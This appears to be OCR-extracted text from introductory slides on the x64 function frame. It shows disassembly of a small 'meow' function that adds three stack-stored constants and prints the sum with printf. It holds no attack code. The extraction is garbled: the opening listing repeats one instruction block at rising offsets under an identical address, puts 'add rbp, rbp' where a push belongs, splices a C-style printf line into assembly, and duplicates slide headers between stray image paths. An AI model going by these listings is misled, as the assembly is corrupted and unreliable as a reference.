$ 0x1f383:00000000004000f4 meow+400: mov    eax, DWORD PTR [rbp-0x4]
$ 0x1f383:00000000004000f4 meow+404: add    eax, edx
$ 0x1f383:00000000004000f4 meow+408: mov    esi, eax
$ 0x1f383:00000000004000f4 meow+412: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
$ 0x1f383:00000000004000f4 meow+416: mov    eax, 0x0
$ 0x1f383:00000000004000f4 meow+420: call   0x5646aab5b050 <printf@plt>
$ 0x1f383:00000000004000f4 meow+424: nop
$ 0x1f383:00000000004000f4 meow+428: leave 
$ 0x1f383:00000000004000f4 meow+432: ret
$ 0x1f383:00000000004000f4 meow+436: add    rbp, rbp
$ 0x1f383:00000000004000f4 meow+440: mov    rbp, rsp
$ 0x1f383:00000000004000f4 meow+444: sub    rsp, 0x10 # 2 units in graph
$ 0x1f383:00000000004000f4 meow+448: mov    DWORD PTR [rbp-0xc], 0x30303030
$ 0x1f383:00000000004000f4 meow+452: mov    DWORD PTR [rbp-0x8], 0x20202020
$ 0x1f383:00000000004000f4 meow+456: mov    DWORD PTR [rbp-0x4], 0x10101010
$ 0x1f383:00000000004000f4 meow+460: mov    edx, DWORD PTR [rbp-0xc]
$ 0x1f383:00000000004000f4 meow+464: mov    eax, DWORD PTR [rbp-0x8]
$ 0x1f383:00000000004000f4 meow+468: add    edx, eax
$ 0x1f383:00000000004000f4 meow+472: mov    eax, DWORD PTR [rbp-0x4]
$ 0x1f383:00000000004000f4 meow+476: add    eax, edx
$ 0x1f383:00000000004000f4 meow+480: mov    esi, eax
$ 0x1f383:00000000004000f4 meow+484: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
$ 0x1f383:00000000004000f4 meow+488: mov    eax, 0x0
$ 0x1f383:00000000004000f4 meow+492: call   0x5646aab5b050 <printf@plt>
$ 0x1f383:00000000004000f4 meow+496: nop
$ 0x1f383:00000000004000f4 meow+500: leave 
$ 0x1f383:00000000004000f4 meow+504: ret
$ 0x1f383:00000000004000f4 meow+508: add    rbp, rbp
$ 0x1f383:00000000004000f4 meow+512: mov    rbp, rsp
$ 0x1f383:00000000004000f4 meow+516: sub    rsp, 0x10 # 2 units in graph
$ 0x1f383:00000000004000f4 meow+520: mov    DWORD PTR [rbp-0xc], 0x30303030
$ 0x1f383:00000000004000f4 meow+524: mov    DWORD PTR [rbp-0x8], 0x20202020
$ 0x1f383:00000000004000f4 meow+528: mov    DWORD PTR [rbp-0x4], 0x10101010
$ 0x1f383:00000000004000f4 meow+532: mov    edx, DWORD PTR [rbp-0xc]
$ 0x1f383:00000000004000f4 meow+536: mov    eax, DWORD PTR [rbp-0x8]
$ 0x1f383:00000000004000f4 meow+540: add    edx, eax
$ 0x1f383:00000000004000f4 meow+544: mov    eax, DWORD PTR [rbp-0x4]
$ 0x1f383:00000000004000f4 meow+548: add    eax, edx
$ 0x1f383:00000000004000f4 meow+552: mov    esi, eax
$ 0x1f383:00000000004000f4 meow+556: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
$ 0x1f383:00000000004000f4 meow+
```


# \$ Introduction

## x64 - Function Frame

```
u1f383@u1f383:/
```

```
$ | <main>    endbr64
<main+4>    push    rbp
<main+5>    mov     rbp, rsp
<main+8>    mov     esi, 0x50505050
<main+13>    mov     edi, 0x40404040
<main+18>    call    meow
<main+23>    mov     eax, 0

<meow>    endbr64
<meow+4>:   push    rbp
<meow+5>:   mov     rbp, rsp
<meow+8>:   sub    rsp, 0x10 # 2 units in graph
<meow+12>:  mov     DWORD PTR [rbp-0xc], 0x30303030
<meow+19>:  mov     DWORD PTR [rbp-0x8], 0x20202020
<meow+26>:  mov     DWORD PTR [rbp-0x4], 0x10101010
<meow+33>:  mov     edx, DWORD PTR [rbp-0xc]
<meow+36>:  mov     eax, DWORD PTR [rbp-0x8]
<meow+39>:  add     edx, eax
<meow+41>:  mov     eax, DWORD PTR [rbp-0x4]
<meow+44>:  add     eax, edx
<meow+46>:  mov     esi, eax
<meow+48>:  printf("%d\n", 0x60606060) 5aab5c004 /* "%d\n" */
<meow+55>
<meow+60>:  call    0x5646aab5b050 <printf@plt>
<meow+65>:  nop
<meow+66>:  leave
<meow+67>:  ret
```




# \$ Introduction

## x64 - Function Frame

```
u1f383@u1f383:/
```

```
$ | <main>    endbr64
<main+4>    push    rbp
<main+5>    mov     rbp, rsp
<main+8>    mov     esi, 0x50505050
<main+13>    mov     edi, 0x40404040
<main+18>    call    meow
<main+23>    mov     eax, 0

<meow>    endbr64
<meow+4>:   push    rbp
<meow+5>:   mov     rbp, rsp
<meow+8>:   sub    rsp, 0x10 # 2 units in graph
<meow+12>:  mov     DWORD PTR [rbp-0xc], 0x30303030
<meow+19>:  mov     DWORD PTR [rbp-0x8], 0x20202020
<meow+26>:  mov     DWORD PTR [rbp-0x4], 0x10101010
<meow+33>:  mov     edx, DWORD PTR [rbp-0xc]
<meow+36>:  mov     eax, DWORD PTR [rbp-0x8]
<meow+39>:  add     edx, eax
<meow+41>:  mov     eax, DWORD PTR [rbp-0x4]
<meow+44>:  add     eax, edx
<meow+46>:  mov     esi, eax
<meow+48>:  lea     rdi, [rip+0xe84] # 0x5646aab5c004 /* "%d\n" */
<meow+55>:  mov     eax, 0x0
<meow+60>:  call   0x5646aab5b050 <printf@plt>
<meow+65>:  nop
<meow+66>:  leave
<meow+67>:  ret
```



# \$ Introduction

## x64 - Function Frame

